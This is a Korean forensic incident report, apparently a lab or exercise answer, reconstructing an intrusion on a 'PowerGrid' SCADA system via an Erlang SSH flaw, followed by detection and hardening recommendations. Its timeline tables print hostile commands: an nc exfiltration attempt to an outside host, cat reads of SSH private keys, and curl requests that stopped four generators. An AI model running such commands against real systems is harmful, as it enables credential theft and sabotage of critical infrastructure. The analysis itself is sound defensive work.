


Figure 12. nc 연결에 실패한 모습

따라서, "cat" 명령을 통해 PowerGrid 시스템 모든 파일을 확인하였다. 이 공격의 목적은 전력망 제어 시스템의 핵심 소스코드, SCADA API 구조, SSH 인증키, 웹 인터페이스 등 시스템 전반의 구조를 파악하는 것이었다. 공격자는 다음 16개 파일에 대한 정보를 획득할 수 있었으며, 공개키와 비공개 키를 모두 획득할 수 있었다.

시간	Event ID	활동 내용	설명
2025/7/21 14:01:38.229	188435	/bin/sh -s unix:cmd	초기 쉘 환경 구축
2025/7/21 14:01:38.230	188436	find /opt/powergrid -readable -type f	파이프라인: 읽기 가능한 파일 목록 수집
2025/7/21 14:01:38.231	188437	nc nomean.asuscomm.com 32192 (실패)	파이프라인: 파일 목록을 외부로 전송 시도
2025/7/21 14:01:38.237	188448	cat /opt/powergrid/app.py	메인 애플리케이션 소스 코드 탈취
2025/7/21 14:01:38.240	188451	cat /opt/powergrid/scada_api.py	SCADA 제어 API 소스 코드 탈취
2025/7/21 14:01:38.241	188452	cat /opt/powergrid/templates/login.html	로그인 페이지 템플릿 탈취

2025/7/21 14:01:38.243	188453	cat /opt/powergrid/templates/dashboard.html	대시보드 템플릿 탈취
2025/7/21 14:01:38.244	188454	cat /opt/powergrid/erl_crash.dump	Erlang 크래시 덤프 파일 탈취
2025/7/21 14:01:38.568	188455	cat /opt/powergrid/ssh_keys/ssh_host_ecdsa_key.pub	SSH 공개 키 탈취
2025/7/21 14:01:38.569	188456	cat /opt/powergrid/ssh_keys/ssh_host_dsa_key	**SSH DSA 비공개 키 탈취**
2025/7/21 14:01:38.571	188457	cat /opt/powergrid/ssh_keys/sshd_config	SSH 서버 설정 파일 탈취
2025/7/21 14:01:38.573	188458	cat /opt/powergrid/ssh_keys/ssh_host_ecdsa_key	**SSH ECDSA 비공개 키 탈취**
2025/7/21 14:01:38.574	188459	cat /opt/powergrid/ssh_keys/ssh_host_rsa_key	**SSH RSA 비공개 키 탈취**
2025/7/21 14:01:38.576	188460	cat /opt/powergrid/ssh_keys/ssh_host_rsa_key.pub	SSH RSA 공개 키 탈취
2025/7/21 14:01:38.577	188461	cat /opt/powergrid/ssh_keys/ssh_host_ed25519_key.pub	SSH Ed25519 공개 키 탈취
2025/7/21 14:01:38.578	188462	cat /opt/powergrid/ssh_keys/ssh_host_dsa_key.pub	SSH DSA 공개 키 탈취
2025/7/21 14:01:38.580	188463	cat /opt/powergrid/ssh_keys/ssh_host_ed25519_key	**SSH Ed25519 비공개 키 탈취**
2025/7/21 14:01:38.581	188464	cat /opt/powergrid/ssh_server.beam	Erlang 바이너리 파일 탈취
2025/7/21 14:01:38.583	188465	cat /opt/powergrid/ssh_server.erl	Erlang SSH 서버 소스 코드 탈취

Table 4. cat을 이용한 파일 유출

2.2 시스템 정보 수집 (2025/7/21 14:01:49 UTC+0900)

공격자는 병렬로 실행된 다수의 명령어를 통해 포괄적인 시스템 정보를 수집했다. 이는 시스템에 존재하는 모든 사용자 계정 목록과 각 계정의 상세 정보를 수집하려는 의도로 보인다. 이러한 종합적인 정보 수집 활동은 권한 상승, 수평 이동, 또는 추가적인 공격 벡터 발굴을 위한 사전 정찰 목적으로 보인다.

시간	Event ID	활동 내용	결과
2025/7/21 14:01:49.249	188481	sh -c "exec /bin/sh -s unix:cmd"	쉘 실행 성공
2025/7/21 14:01:49.251	188482	/bin/sh -s unix:cmd	안정적인 쉘 환경 구축
2025/7/21 14:01:49.252	188484	uname -a	시스템 정보 수집 완료
2025/7/21 14:01:49.256	188495	whoami	현재 사용자 확인 (root)
2025/7/21 14:01:49.259	188503	id	사용자 ID 및 그룹 정보 수집
2025/7/21 14:01:49.264	188513	netstat -tulpn	네트워크 상태 정보 수집
2025/7/21 14:01:49.278	188514	ps aux	프로세스 목록 수집
2025/7/21 14:01:49.259-289	188502,508,519-527	/etc/passwd 접근 (11회)	사용자 계정 정보 수집

Table 5. 시스템 정찰

2.3. 전력망 인프라 제어 (2025/7/21 14:10:31 UTC+0900 ~)

공격자는 curl 명령을 통해 PowerGrid 시스템의 4개 발전기를 순차적으로 정지시키는 공격에 성공했다. 전력 공급 중단을 통한 사회 인프라 마비를 목적으로 발전기 제어 시스템을 공격했으며, 앞서 수집한 `scada_api.py` 소스코드를 통해 API 엔드포인트와 제어 명령 구조를 확인할 수 있었다.

Figure 13. Generator 1 정지 공격 (Event ID: 188653)

시간	Event ID	활동 내용	결과

2025/7/21 14:10:31.096	188653	curl -X POST http://localhost:5000/api/control -H "Content-Type: application/json" -d '{"generator_id": "1", "action": "stop"}'	Generator 1 정지 명령 실행 성공
2025/7/21 14:19:36.717	188815	curl -X POST http://localhost:8080/api/control -H "Content-Type: application/json" -d '{"generator_id": "2", "action": "stop"}'	Generator 2 정지 명령 실행 성공
2025/7/21 14:19:42.227	188841	curl -X POST http://localhost:8080/api/control -H "Content-Type: application/json" -d '{"generator_id": "3", "action": "stop"}'	Generator 3 정지 명령 실행 성공
2025/7/21 14:19:47.735	188867	curl -X POST http://localhost:8080/api/control -H "Content-Type: application/json" -d '{"generator_id": "4", "action": "stop"}'	Generator 4 정지 명령 실행 성공

Table 6. 인프라 제어 공격 명령

3. 앞서 분석한 침입의 원인에 대한, 탐지 방안과 함께 구체적인 보안 강화 방안을 제시하세요.

PowerGrid 시스템에서 발생한 침입 사건은 Erlang SSH 취약점을 통한 초기 접근, 체계적인 파일 수집, SSH 키 탈취를 통한 지속적 접근 확보의 단계로 진행되었다. 이러한 공격을 차단하고 향후 유사한 침입을 방지하기 위해 다음과 같은 조치가 필요하다.

3.1. 이상탐지 방안

해야 할 것	해결 방안	시기
파일 접근 패턴 실시간 모니터링 구축	auditd 규칙을 통해 /opt/powergrid 디렉터리 내 연속적인 파일 접근을 탐지하는 SIEM 규칙을 구성한다	단기
외부 네트워크 연결 시도 탐지	nc, wget, curl 등 외부 연결 도구 실행 시 즉시 알람을 발생시키는 EDR 솔루션을 도입한다	단기
SSH 키 파일 접근 모니터링	SSH 키 디렉터리(/opt/powergrid/ssh_keys)에 대한 모든 읽기/쓰기 접근을 실시간 감시한다	단기
비정상적 명령어 패턴 탐지	find+cat, 대량 파일 읽기 등 공격 징후 명령어 조합을 머신러닝 기반으로 탐지하는 시스템을 구축한다	중기
프로세스 트리 분석 기반 탐지	동일 부모 프로세스에서 연속 실행되는 명령어 패턴을 분석하여 자동화된 공격을 탐지한다	중기
패킷 기반 탐지	Erlang 취약점의 경우 패킷을 통해 정상적인 키 교환 이외의 명령어들을 직접 확인 가능하다. 따라서, 패킷 기반 네트워크	중기

	탐지 룰을 구성해야 한다.	

Table 7. 이상탐지 방안

3.2. 기술적 보안 강화 방안

해야 할 것	해결 방안	시기
Erlang SSH 서비스 비활성화	불필요한 Erlang SSH 인터페이스를 완전히 제거하고 표준 OpenSSH로 대체한다	단기
SSH 키 관리 체계 재구축	탈취된 모든 SSH 키를 즉시 재생성하고 HSM 기반 키 저장소로 이전한다	단기
파일 시스템 권한 재설정	/opt/powergrid 내 중요 파일들의 읽기 권한을 최소 권한 원칙에 따라 재구성한다	단기
네트워크 세그멘테이션 강화	PowerGrid 시스템을 별도 네트워크 세그먼트로 분리하고 외부 인터넷 접근을 차단한다	중기
애플리케이션 레벨 암호화	app.py, scada_api.py 등 핵심 소스코드를 런타임 암호화로 보호한다	중기
제로트러스트 아키텍처 도입	모든 내부 통신에 대해 인증과 권한 검증을 수행하는 제로트러스트 모델을 구축한다	장기

Table 8. 기술적 보안 강화 방안

3.3. 관리적 보안 강화 방안

해야 할 것	해결 방안	시기
긴급 대응 절차 수립	침입 탐지 시 시스템 격리, 포렌식 수집, 복구 절차를 포함한 인시던트 대응 매뉴얼을 작성한다	단기
정기적인 취약점 점검	PowerGrid 시스템에 대한 월 1회 취약점 스캐닝과 침투 테스트를 실시한다	단기
접근 권한 재검토	PowerGrid 시스템 접근 권한을 업무 필요성에 따라 재분류하고 불필요한 권한을 회수한다	중기
보안 교육 강화	운영진을 대상으로 전력 인프라 대상 사이버 공격 동향과 대응 방안 교육을 실시한다	중기
공급망 보안 관리	Erlang 등 오픈소스 컴포넌트의 보안 업데이트 관리 체계를 구축하고 정기적인 보안 검토를 수행한다	장기

Table 9. 관리적 보안 강화 방안